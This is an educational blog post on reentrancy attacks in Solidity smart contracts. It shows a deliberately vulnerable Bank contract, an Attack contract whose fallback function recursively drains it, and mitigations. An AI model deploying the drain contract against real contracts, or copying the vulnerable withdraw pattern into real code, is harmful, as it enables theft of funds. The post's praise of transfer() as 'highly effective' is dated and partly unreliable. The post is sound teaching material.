Understanding Reentrancy Attacks in Smart Contracts
Let’s understanding reentrancy attacks in smart contracts, and how to prevent them.

· 4 min read
Reentrancy Attack #
A reentrancy attack occurs when a malicious external contract calls a vulnerable contract’s function recursively before the previous execution is completed.
To understand this attack in the context of Ethereum and smart contracts, let’s go through some key properties:
- Ethereum allows transferring Ether between user addresses.
- Smart contracts in Ethereum can call external contracts and interact with their functions.
- If a contract sends Ether to an unknown address or calls a nonexistent function in another contract, a
fallbackfunction can execute alternative code.
A reentrancy attack happens when a contract sends Ether to an external malicious contract with a malicious fallback function that recursively calls the vulnerable contract before it updates its state.
A fallback function is a function without a name in Solidity. It gets triggered when a contract receives Ether or when a nonexistent function is called.
One of the most famous reentrancy attacks was “The DAO Hack”. In this attack, the attacker exploited a vulnerable contract holding over $150 million in Ether. This attack led to the Ethereum hard fork, splitting the network into Ethereum (ETH) and Ethereum Classic (ETC).
Example: Reentrancy Attack on a Bank Contract #
Smart Contracts Setup #
We have two contracts:
- Bank Contract: Holds and allows withdrawals of Ether.
- Attack Contract: Exploits the Bank contract’s vulnerability.
// Vulnerable Bank Contract
contract Bank {
    mapping(address -> uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw(uint256 _amount) public {
        require(balances[msg.sender] >= _amount);

        require(msg.sender.call.value(_amount)());
        balances[msg.sender] -= _amount;
    }
}// Malicious Attack Contract
contract Attack {
Bank public bank;
constructor(address _bankAddress) {
bank = Bank(_bankAddress);
}
function attackBank() public payable {
bank.deposit.value(1 ether)();
bank.withdraw(1 ether);
}
function () payable {
if (bank.balance > 1 ether) {
bank.withdraw(1 ether);
}
}
}Attack Scenario: How the Exploit Works #
The attacker withdraws almost all Ether from the Bank contract in a single transaction. Assume the Bank contract already has sufficient Ether.

Step-by-Step Attack Process:
- The attacker calls
attackBank()from the Attack contract. attackBank()deposits 1 Ether into the Bank contract.attackBank()then callswithdraw(1 ether), triggering the Bank contract’s withdrawal function.- The Bank contract sends 1 Ether to the Attack contract.
- The Attack contract’s fallback function gets triggered before the Bank contract updates the balance.
- The fallback function recursively calls
withdraw(1 ether)before the previous call completes. - This loop continues until only 1 Ether remains in the Bank contract.
How to Prevent Reentrancy Attacks? #
There are three main strategies to mitigate reentrancy attacks.
1. Use transfer() Instead of call.value() #
- Solidity’s
transfer()function only allows 2300 gas for external calls. - This prevents the
fallbackfunction from making further reentrant calls.
msg.sender.transfer(_amount); // Safer alternative2. Follow the Checks-Effects-Interactions Pattern #
The Checks-Effects-Interactions pattern ensures state variables are updated before making external calls.
Vulnerable Code
function withdraw(uint256 _amount) public {
    require(balances[msg.sender] >= _amount);

    require(msg.sender.call.value(_amount)()); // External call before updating state
    balances[msg.sender] -= _amount;
}Fixed Code
function withdraw(uint256 _amount) public {
    require(balances[msg.sender] >= _amount);

    balances[msg.sender] -= _amount;  // Update state first
    msg.sender.transfer(_amount);  // External call after state update
}3. Use a Mutex (Reentrancy Lock) #
A mutex (boolean flag) prevents reentrant calls by locking the function until execution is complete.
Improved Bank Contract with Reentrancy Protection
// Secure Bank Contract
contract Bank {
    bool mutex = false; // Mutex variable to prevent reentrancy
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw(uint256 _amount) public {
        require(!mutex);  // Ensure no reentrancy
        require(balances[msg.sender] >= _amount);

        balances[msg.sender] -= _amount;
        mutex = true;  // Lock the contract

        msg.sender.transfer(_amount);

        mutex = false;  // Unlock after transfer
    }
}Summary: How to Defend Against Reentrancy Attacks #
| Method | Description | Effectiveness |
|---|---|---|
| Use transfer() instead of call.value() | Limits gas usage for external calls, preventing reentrancy | Highly effective |
| Checks-Effects-Interactions pattern | Updates state variables before external calls to prevent recursion | Strong protection |
| Mutex (Reentrancy Lock) | Uses a flag to prevent multiple executions | Effective but requires careful implementation |
Conclusion #
- Reentrancy attacks exploit the ability of external contracts to reenter a function before state updates occur.
- The DAO hack was a real-world example, causing Ethereum’s first hard fork.
- Three main defense strategies:
- Use
transfer()instead ofcall.value()to limit gas usage. - Apply the Checks-Effects-Interactions pattern to update state before making external calls.
- Implement mutex (reentrancy locks) to prevent multiple function executions.